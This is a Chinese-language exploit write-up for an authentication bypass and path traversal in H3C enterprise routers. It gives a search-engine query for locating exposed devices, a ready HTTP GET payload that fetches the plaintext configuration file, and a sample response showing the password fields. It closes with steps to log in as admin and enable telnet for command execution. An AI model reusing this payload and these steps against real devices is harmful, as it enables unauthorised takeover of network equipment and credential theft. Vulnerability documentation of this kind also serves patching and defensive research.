

H15-1H3C-企业路由器-任意用户登陆

漏洞描述:

H3C 企业路由器(ERN ERG2N GR 系列)存在任意用户登录和命令执行漏洞,攻击者可通过访问nserLog in.asp/actionpolicy_status1./xxxx.cfg接口,xxxx为设备型号(比如设备型号为 ER5200G2,即访问userLog in.asp/./actionpolicy_status1./ER5200G2.cfg),绕过COOKIE验证,进行目录穿越,获取设备的明文配置文件,配置中有明文的web 管理员账号admin的密码,登陆后台即可通过开启telnnet 获取命令执行权限

网站图片:



网络测绘:

Hunter 语法:

- hunterapp.name="H3C Router Management"

漏洞复现:

- 访问userLog in.asp/actionpolicy_status1./xxxx.cfg接口,xxxx为设备型号(比如设备型号为 ER5200G2,即访问userLog in.asp/./actionpolicy_status1./ER5200G2.cfg)
- 根据设备型号修改payload

payload:

```
GET /userLogin.asp/./actionpolicy_status1./ER2200G2.cfg HTTP/1.1
User-Agent: Java/1.8.0_381
Host: xx.xx.xx.xx
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close
```

效果图:



- 密码就在vtypasswd字段

请求

美化RawHex


1 GET /userLogin.asp/./actionpolicy_status1./ER2200G2.cfg HTTP/1.1
2 User-Agent: Java/1.8.0_381
3 Host: xx.xx.xx.xx
4 Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
5 Connection: close
6
7

响应

美化RawHex页面渲染

1 HTTP/1.0 200 OK
2 Date: Fri Sep 1 10:29:59 2023
3 Server: H3C-Miniware-Webs
4 Last-modified: Fri Sep 1 10:29:59 2023
5 Content-length: 151709
6 Content-type: application/x-unknown; charset=GB2312
7
8
9
10 \$sys
11 @base
12 #
13 if-type=root
14 ifname=root
15 name=H3C
16 passwd=
17 #
18 auxidletimeout=300
19 auxauthmode=password
20 #1
21 vtyname=ttyp0
22 vtypasswd=
23 vtyidletimeout=300
24 vtypasswdtype=simple
25 vtyauthmode=password
26 #2
27 vtyname=ttyp1
28 vtypasswd=
29 vtyidletimeout=300
30 vtypasswdtype=simple
31 vtyauthmode=password
32 @lanctrl
33 #
34 lanctrl-start-ip=0.0.0.0
35 lanctrl-end-ip=255.255.255.255
36 @telnnet
37 #
38 telnnetenable=enable
39 @infocenter
40 #
41 icenable=enable
42 lncremoteport=514

- 账户为admin



1. 可在远程管理->远程telnet管理处开启telnet获取命令执行权限

